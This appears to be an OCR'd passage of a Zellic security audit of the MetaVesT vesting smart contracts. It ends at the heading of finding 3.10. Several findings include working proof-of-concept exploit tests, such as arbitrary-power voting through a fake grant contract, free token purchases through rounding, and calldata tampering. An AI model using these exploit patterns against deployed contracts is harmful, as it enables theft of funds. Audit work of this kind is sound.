
Zellic

September 20, 2024

Prepared for
michael
MetaLeX Labs, Inc

Prepared by
Sunwoo Hwang
Qingying Jie
Dimitri Kamenski
Jaeeu Kim
Zellic

Metavest
Smart Contract Security Assessment



Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for MetaLeX Labs, Inc from September 3rd to September 9th, 2024. During this engagement, Zellic reviewed Metavest's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Could malicious users drain funds from the contracts?
- Could malicious users execute permissioned functions without proper roles?
- Could malicious users brick the contracts?
- Is the proposal voting system on the protocol working as intended?
- Is the vesting/lockup system working as intended?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody


Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

1.4. Results

During our assessment on the scoped Metavest contracts, we discovered 17 findings. No critical issues were found. Four findings were of high impact, eight were of medium impact, four were of low impact, and the remaining finding was informational in nature.

Breakdown of Finding Impacts

Impact Level	Count
Critical	0
High	4
Medium	8
Low	4
Informational	1



2. Introduction

2.1. About Metavest

MetaLeX Labs, Inc contributed the following description of Metavest:

> MetaVesT is a BORG-compatible token vesting/lockup protocol for ERC20 tokens, supporting:
>
> - Unopinionated token allocations
> - Token Options
> - Restricted Token Awards
>
> with both vesting and unlock schedules, rates, and cliffs, as well as any number of milestones (each with any number of conditions and tokens to be awarded), internal transfer abilities, and configurable governing power for MetaVesTed tokens. Each MetaVest framework supports any number of grantees and different ERC20 tokens.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We

also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

2.3. Scope

The engagement involved a review of the following targets:

Metavest Contracts

Type	Solidity
Platform	EVM-compatible
Target	MetaVesT
Repository	https://github.com/MetaLex-Tech/MetaVesT ↗
Version	`1007be577f5018d8379f5633b9559e0c67b92087`
Programs	`src/*`

2.4. Project Overview

Zellic was contracted to perform a security assessment for a total of 1.5 person-weeks. The assessment was conducted by four consultants over the course of five calendar days.

Contact Information

The following project managers were associated with the engagement:

Jacob Goreski
Engagement Manager
jacob@zellic.io

Chad McDonald
Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Sunwoo Hwang
Engineer
sunwoo@zellic.io

Qingying Jie
Engineer
qingying@zellic.io

Dimitri Kamenski
Engineer
dimitri@zellic.io

Jaeeu Kim
Engineer
jaeeu@zellic.io

2.5. Project Timeline

The key dates of the engagement are detailed below.

Setptember 3, 2024	Start of primary review period
Setptember 5, 2024	Kick-off call
Setptember 9, 2024	End of primary review period

3. Detailed Findings

3.1. Anyone can vote on any majority amendment proposal with arbitrary voting power

Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	High
Likelihood	High	**Impact**	High

Description

A set is a collection of MetaVesTs, each representing a specific vesting allocation. Each MetaVesT's grantee within the same set can vote on updates to MetaVesTs in that set. Updates include changes to the purchase price, unlocking rate, and other changes to MetaVesT details.

However, the function `voteOnMetavestAmendment` lacks a check for `_grant`, allowing malicious accounts to vote on any proposal with arbitrary voting power.

```
function voteOnMetavestAmendment(address _grant, string memory _setName,
    bytes4 _msgSig, bool _inFavor) external {
    if(BaseAllocation(_grant).grantee() != msg.sender)
    revert MetaVesTController_OnlyGrantee();
    if (!functionToSetMajorityProposal[_msgSig][_setName].isPending)
    revert MetaVesTController_NoPendingAmendment(_msgSig, _grant);
    if (!_checkFunctionToTokenToAmendmentTime(_msgSig, _setName))
        revert MetaVesTController_ProposedAmendmentExpired();
    uint256 _callerPower =  BaseAllocation(_grant).getGoverningPower();
    // [...]
}
```

Impact

The following proof-of-concept script demonstrates a malicious user can vote on any proposal with arbitrary voting power:

```
contract EvilGrant {
    function grantee () public view returns (address) {
        return address(0x31337);
    }
    function getGoverningPower() public view returns (uint256) {
        return 99999999999999999999999999999;
    }
```

```
}

// [...]

function testAuditArbitraryVote() public {
    bytes4 msgSig
    = bytes4(keccak256("updateMetavestTransferability(address,bool)"));
    bytes memory callData = abi.encodeWithSelector(msgSig,
    address(mockAllocation), true);

    vm.prank(authority);
    controller.addMetaVestToSet("testSet", address(mockAllocation));

    vm.prank(authority);
    controller.proposeMajorityMetavestAmendment("testSet", msgSig, callData);

    address attacker = address(0x31337);
    address evil_grant = address(new EvilGrant());

    vm.prank(attacker);
    controller.voteOnMetavestAmendment(address(evil_grant), "testSet", msgSig,
    true);

    (uint256 totalVotingPower, uint256 currentVotingPower, , , )
    = controller.functionToSetMajorityProposal(msgSig, "testSet");
    console.log("attacker voted, and current voting power is" ,
    currentVotingPower);
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditArbitraryVote() (gas: 322760)
Logs:
  attacker voted, and current voting power is 99999999999999999999999999999
```

Recommendations

Consider performing validity checks for the grant — for example, checks if the grant is in the specified set.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit 9ba40730 ↗.

3.2. Possibility for users to buy tokens from MetaVesT for free

Target	TokenOptionAllocation.sol, RestrictedTokenAllocation.sol		
Category	Business Logic	**Severity**	High
Likelihood	High	**Impact**	High

Description

MetaVesT has three different award types — vesting allocation, token-option allocation and restricted-token allocation.

- If the award type is vesting allocation, the grantee does not need to pay to obtain the vested tokens, and the authority does not need to pay to withdraw the unvested tokens.
- If the award type is token-option allocation, the grantee pays to obtain the vested tokens.
- If the award type is restricted-token allocation, the authority pays to withdraw the unvested tokens.

The function `getPaymentAmount` is used to calculate the amount to pay. But due to rounding issues, the function may return zero, allowing users to buy tokens for free.

```
function getPaymentAmount(uint256 _amount) public view returns (uint256) {
    uint8 paymentDecimals = IERC20M(paymentToken).decimals();
    uint8 exerciseTokenDecimals
    = IERC20M(allocation.tokenContract).decimals();

    // Calculate paymentAmount
    uint256 paymentAmount;
    if (paymentDecimals >= exerciseTokenDecimals) {
        paymentAmount = _amount * exercisePrice / (10**exerciseTokenDecimals);
    } else {
        paymentAmount = _amount * exercisePrice / (10**exerciseTokenDecimals);
        paymentAmount = paymentAmount / (10**(exerciseTokenDecimals
    - paymentDecimals));
    }
    return paymentAmount;
}
```

Impact

The following proof-of-concept script is an example of a case where `paymentDecimals` is less than `exerciseTokenDecimals`:

```
function testAuditRounding() public {
    address vestingAllocation = createDummyTokenOptionAllocation();

    TokenOptionAllocation(vestingAllocation).confirmMilestone(0);
    vm.warp(block.timestamp + 50 seconds);
    vm.startPrank(grantee);
    // exercise max available
    ERC20Stable(paymentToken).approve(vestingAllocation,
    TokenOptionAllocation(vestingAllocation).getPaymentAmount(
        TokenOptionAllocation(vestingAllocation)
        .getAmountExercisable()
        )
    );

    console.log("before grantee's payment token balance:",
    ERC20Stable(paymentToken).balanceOf(grantee));
    console.log('before tokensExercised: ',
    TokenOptionAllocation(vestingAllocation).tokensExercised());

    for (uint i; i < 5; i++) {
        TokenOptionAllocation(vestingAllocation).exerciseTokenOption(1e11);
    }

    console.log("after grantee's payment token balance:",
    ERC20Stable(paymentToken).balanceOf(grantee));
    console.log('after tokensExercised: ',
    TokenOptionAllocation(vestingAllocation).tokensExercised());
    vm.stopPrank();
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditRounding() (gas: 2475714)
Logs:
  before grantee\'s payment token balance: 100000000000000000000000000
  before tokensExercised: 0
  after grantee\'s payment token balance: 100000000000000000000000000
  after tokensExercised: 500000000000
```

Recommendations

Consider reverting the transaction if `paymentAmount` is zero.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit `2d59bb00` ↗.

3.3. Incorrect calculation in `terminate` function

Target	VestingAllocation.sol, TokenOptionAllocation.sol		
Category	Business Logic	**Severity**	High
Likelihood	High	**Impact**	High

Description

In the function `terminate` in the VestingAllocation contract, the `tokensToRecover` is used to calculate the remaining tokens, excluding the tokens vested and withdrawn.

However, the `getVestedTokenAmount()` function returns the total vested tokens, so adding `tokensWithdrawn` is unnecessary. It allows the controller to recover more tokens than those remaining, causing the transaction to revert due to integer underflow.

```
function terminate() external override onlyController nonReentrant {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    uint256 tokensToRecover = 0;
    uint256 milestonesAllocation = 0;
    for (uint256 i; i < milestones.length; ++i) {
            milestonesAllocation += milestones[i].milestoneAward;
    }
    tokensToRecover = allocation.tokenStreamTotal + milestonesAllocation
    - getVestedTokenAmount() + tokensWithdrawn;
    terminationTime = block.timestamp;
    safeTransfer(allocation.tokenContract, getAuthority(), tokensToRecover);
    terminated = true;
    emit MetaVesT_Terminated(grantee, tokensToRecover);
}
```

Similarly, in the function `terminate` in the TokenOptionAllocation contract, the `tokensToRecover` is used to calculate the remaining tokens, excluding the tokens exercisable and exercised. For the same reason, adding `tokensWithdrawn` is unnecessary.

```
function terminate() external override onlyController nonReentrant {
    if(terminated) revert MetaVesT_AlreadyTerminated();

    uint256 milestonesAllocation = 0;
    for (uint256 i; i < milestones.length; ++i) {
            milestonesAllocation += milestones[i].milestoneAward;
    }
```

```
    uint256 tokensToRecover = allocation.tokenStreamTotal
    + milestonesAllocation - getAmountExercisable() - tokensExercised
    + tokensWithdrawn;
    terminationTime = block.timestamp;
    shortStopTime = block.timestamp + shortStopDuration;
    safeTransfer(allocation.tokenContract, getAuthority(), tokensToRecover);
    terminated = true;
    emit MetaVesT_Terminated(grantee, tokensToRecover);
}
```

Impact

The controller cannot terminate the allocation contract and recover the remaining tokens.

Recommendations

Remove the `tokensWithdrawn` from the calculation of the remaining tokens in the `terminate` function.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit 033ab663 ↗.

3.4. Reward tokens corresponding to removed milestones are locked

Target	MetaVesTController.sol, BaseAllocation.sol		
Category	Business Logic	**Severity**	Critical
Likelihood	Medium	**Impact**	High

Description

In the `addMetavestMilestone` and `createMetavest` functions, tokens are transferred to `_grant` as a milestone award. However, the `removeMetavestMilestone` function does not return the tokens associated with the removed milestone.

Impact

The grantee cannot get awards in removed milestones. The authority is also unable to recover these tokens because the calculation of `tokensToRecover` uses the value in storage instead of the token balance.

The following proof-of-concept script demonstrates that removed milestones' awards are left in the contract after the authority and grantee complete the withdrawal.

```
function testAuditRemainingBalanceFromRemoveMilestone() public {
    address vestingAllocation = createDummyVestingAllocationSlowUnlock();
    uint256 snapshot = token.balanceOf(authority);

    VestingAllocation(vestingAllocation).confirmMilestone(0);

    // add a new milestone and remove it
    BaseAllocation.Milestone[] memory milestones
    = new BaseAllocation.Milestone[](1);
    milestones[0] = BaseAllocation.Milestone({
        milestoneAward: 1337,
        unlockOnCompletion: false,
        complete: true,
        conditionContracts: new address[](0)
    });
    token.approve(address(controller), 1337);
    controller.addMetavestMilestone(vestingAllocation, milestones[0]);

    bytes4 selector
    = bytes4(keccak256("removeMetavestMilestone(address,uint256)"));
```

```
    bytes memory msgData = abi.encodeWithSelector(selector, vestingAllocation,
    1);
    controller.proposeMetavestAmendment(vestingAllocation,
    controller.removeMetavestMilestone.selector, msgData);
    vm.prank(grantee);
    controller.consentToMetavestAmendment(vestingAllocation,
    controller.removeMetavestMilestone.selector, true);
    controller.removeMetavestMilestone(vestingAllocation, 1);

    vm.warp(block.timestamp + 25 seconds);
    controller.terminateMetavestVesting(vestingAllocation);

    // withdraw all vested tokens
    vm.startPrank(grantee);
    vm.warp(block.timestamp + 25 seconds);
    VestingAllocation(vestingAllocation).withdraw(
      VestingAllocation(vestingAllocation)
      .getAmountWithdrawable()
    );
    vm.stopPrank();

    assertNotEq(token.balanceOf(vestingAllocation), 0);
    console.log('remaining balance: ', token.balanceOf(vestingAllocation));
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditRemainingBalanceFromRemoveMilestone() (gas: 2007632)
Logs:
  remaining balance: 1337
```

Recommendations

When removing a milestone, return the corresponding milestone award to the authority.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit dfe46863 ↗.

3.5. Unable to unlock milestone

Target	BaseAllocation.sol		
Category	Business Logic	**Severity**	High
Likelihood	Medium	**Impact**	Medium

Description

In the function `confirmMilestone`, the milestone award is unlocked and added to `milestoneUnlockedTotal`, allowing the grantee to withdraw the milestone award. However, if `milestone.unlockOnCompletion` is `false`, the milestone remains locked, and there is no alternative method to unlock it.

```
function confirmMilestone(uint256 _milestoneIndex) external nonReentrant {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    Milestone storage milestone = milestones[_milestoneIndex];
    if (_milestoneIndex >= milestones.length || milestone.complete)
        revert MetaVesT_MilestoneIndexCompletedOrDoesNotExist();

    //encode the milestone index to bytes for signature verification
    bytes memory _data = abi.encodePacked(_milestoneIndex);
    // perform any applicable condition checks, including whether 'authority'
    has a signatureCondition
    for (uint256 i; i < milestone.conditionContracts.length; ++i) {
        if
    (!IConditionM(milestone.conditionContracts[i]).checkCondition(address(this),
    msg.sig, _data))
            revert MetaVesT_ConditionNotSatisfied();
    }

    milestone.complete = true;
    milestoneAwardTotal += milestone.milestoneAward;
    if(milestone.unlockOnCompletion)
        milestoneUnlockedTotal += milestone.milestoneAward;

    emit MetaVesT_MilestoneCompleted(grantee, _milestoneIndex);
}
```

Impact

The grantee cannot get the milestone award if it is not unlocked in the function `confirmMilestone`.

Recommendations

Consider implementing a method to unlock a completed milestone.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit `c1f26e06`↗.

3.6. The grantee cannot revoke consent to the amendment

Target	MetaVesTController.sol		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

Before performing any amendment to a grantee's MetaVesT, the controller must propose a proposal and wait for the grantees to consent. The proposal can be consented either by the affected grantee calling the function `consentToMetavestAmendment` or by grantees with the same MetaVesTed token voting in the function `voteOnMetavestAmendment`.

In the function `consentToMetavestAmendment`, grantees should be able to revoke the consent via the parameter `_inFavor`. However, the actual setting does not use this parameter, causing the function to only consent to the amendment.

```
/// @param _inFavor whether msg.sender consents to the applicable amending
    function call (rather than assuming true, this param allows a grantee to
    later revoke decision should 'authority' delay or breach agreement
    elsewhere)
function consentToMetavestAmendment(address _grant, bytes4 _msgSig,
    bool _inFavor) external {
    // [...]
    functionToGranteeToAmendmentPending[_msgSig][_grant].inFavor = true;
    emit MetaVesTController_AmendmentConsentUpdated(_msgSig, msg.sender,
    _inFavor);
}
```

Impact

Since function `consentToMetavestAmendment` always sets `inFavor` to `true`, once grantees consent to the amendment, they cannot revoke the decision.

Recommendations

Use `_inFavor` to set `functionToGranteeToAmendmentPending[_msgSig][_grant].inFavor` instead of `true`.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit `ffdc5180`.

3.7. The authority can execute majority-consented proposals with arbitrary data

Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

Before making amendments to MetaVesT, the modifier `consentCheck` first checks if the proposal passes. It then checks if the hash of the last 32 bytes of calldata is the same as the value stored in the proposal.

```
modifier consentCheck(address _grant, bytes calldata _data) {
    if (isMetavestInSet(_grant)) {
        // [...]
        if (_data.length>32)
        {
            if (!proposal.isPending ||
    proposal.totalVotingPower>proposal.currentVotingPower*2 ||
    keccak256(_data[_data.length - 32:]) != proposal.dataHash ) {
                revert
    MetaVesTController_AmendmentNeitherMutualNorMajorityConsented();
            }
        }
        else revert
    MetaVesTController_AmendmentNeitherMutualNorMajorityConsented();
    } else {
        // [...]
    }
    _;
}
```

Impact

The parameters of functions that can update MetaVesTs always consist of a grant's address and a variable of value type. Thus, the authority can bypass the data verification by inserting arbitrary data between the address and the last parameter, which will be used to compare with `proposal.dataHash`. The inserted data will then be decoded as the second argument of the call, allowing the authority to amend MetaVesTs arbitrarily.

The following proof-of-concept script is an example of exploitation:

```
function testAuditModifiedCalldataProposal() public {
    address allocation1 = createDummyTokenOptionAllocation();

    vm.prank(authority);
    controller.addMetaVestToSet("testSet", allocation1);

    bytes4 msgSig
    = bytes4(keccak256("updateExerciseOrRepurchasePrice(address,uint256)"));
    bytes memory callData = abi.encodeWithSelector(msgSig, allocation1, 2e18);

    vm.prank(authority);
    controller.proposeMajorityMetavestAmendment("testSet", msgSig, callData);

    vm.prank(grantee);
    controller.voteOnMetavestAmendment(allocation1, "testSet", msgSig, true);

    vm.prank(authority);
    vm.expectRevert(
        metavestController
        .MetaVesTController_AmendmentNeitherMutualNorMajorityConsented
        .selector
    );
    controller.updateExerciseOrRepurchasePrice(allocation1,
    999999999999999999999e18);

    vm.prank(authority);
    bytes memory p = abi.encodeWithSelector(msgSig, allocation1,
    999999999999999999999e18, 2e18);
    (bool success,) = address(controller).call(p);
    require(success);

    console.log('Modified exercise price: ',
    TokenOptionAllocation(allocation1).exercisePrice());
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testAuditModifiedCalldataProposal() (gas: 2496315)
Logs:
  Modified exercise price: 999999999999999999990000000000000000000
```

Recommendations

Instead of checking the last 32 bytes of calldata, consider checking the entire calldata or bytes 36–68 of calldata.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit a2ba02ae ↗.

3.8. Removing confirmed milestones is possible

Target	MetaVesTController.sol, BaseAllocation.sol		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

According to the comments, the function `removeMilestone` should only remove milestones that have not yet been confirmed.

```
/// @notice removes a milestone from '_grantee''s MetaVesT if such milestone
    has not yet been confirmed, also making the corresponding 'milestoneAward'
    tokens withdrawable by controller
```

However, since there is no check on the confirmation status of milestones, it is also possible to remove milestones that have already been confirmed.

Impact

If a milestone is confirmed, its award will be added to `milestoneAwardTotal` as well as `milestoneUnlockedTotal` if `unlockOnCompletion` is `true`. Since the function `removeMilestone` does not handle these two variables, removing a confirmed milestone may cause accounting issues in MetaVesT.

```
function removeMilestone(uint256 _milestoneIndex) external onlyController {
    if(terminated) revert MetaVesT_AlreadyTerminated();
    if (_milestoneIndex >= milestones.length) revert MetaVesT_ZeroAmount();
    delete milestones[_milestoneIndex];
    emit MetaVesT_MilestoneRemoved(grantee, _milestoneIndex);
}
```

For example, in VestingAllocation, the function `terminate` will use `milestonesAllocation`, `milestoneAwardTotal`, and other variables to calculate the amount of tokens to recover. The `milestonesAllocation` is the sum of stored milestone awards. If a confirmed milestone is deleted, `milestoneAwardTotal` may be less than `milestonesAllocation`, causing the calculation to revert.

Recommendations

Consider implementing a confirmation-status check in BaseAllocation or MetaVesTController.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit 2c739437 ↗.

3.9. The function `proposeMajorityMetavestAmendment` cannot identify expired proposals

Target	MetaVesTController.sol		
Category	Business Logic	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

If a majority proposal is not pending or has expired, the authority can propose a new one to override it.

The function `proposeMajorityMetavestAmendment` checks if the proposal is pending and the `time` is less than `block.timestamp`. If so, the transaction is reverted.

```
function proposeMajorityMetavestAmendment(
    string memory setName,
    bytes4 _msgSig,
    bytes calldata _callData
) external onlyAuthority {
    //if the majority proposal is already pending and not expired, revert
   if (functionToSetMajorityProposal[_msgSig][setName].isPending && block.
       timestamp > functionToSetMajorityProposal[_msgSig][setName].time)
        revert MetaVesTController_AmendmentAlreadyPending();
    // [...]
}
```

The `functionToSetMajorityProposal[_msgSig][setName].time` is the proposal creation time. So, the statement `block.timestamp > functionToSetMajorityProposal[_msgSig][setName].time` will always return `true`, unless in the same block.

Impact

Because a proposal remains pending after its creation to update multiple grants, if the function cannot correctly identify an expired proposal, it cannot create a new proposal with the same `msg.sig` and the same set.

The following proof-of-concept script demonstrates that a transaction will be reverted even if the proposal has expired:

```
function testAuditProposeMajorityMetavestAmendmentExpire() public {
    address mockAllocation = createDummyVestingAllocation();
    bytes4 msgSig
    = bytes4(keccak256("updateMetavestTransferability(address,bool)"));
    bytes memory callData = abi.encodeWithSelector(msgSig, mockAllocation,
    true);

    vm.prank(authority);
    controller.addMetaVestToSet("testSet", mockAllocation);

    vm.prank(authority);
    controller.proposeMajorityMetavestAmendment("testSet", msgSig, callData);

    // proposal expired
    uint256 AMENDMENT_TIME_LIMIT = 604800;
    vm.warp(block.timestamp + AMENDMENT_TIME_LIMIT + 1);

    vm.prank(authority);
    vm.expectRevert(
        metavestController
        .MetaVesTController_AmendmentAlreadyPending
        .selector
    );
    controller.proposeMajorityMetavestAmendment("testSet", msgSig, callData);
}
```

Recommendations

Consider using the statement `block.timestamp < functionToSetMajorityProposal[_msgSig][setName].time + AMENDMENT_TIME_LIMIT` to ensure the proposal has not expired.

Remediation

This issue has been acknowledged by MetaLeX Labs, Inc, and a fix was implemented in commit c62b8c25 ↗.

3.10. Incorrect calculation about voting power

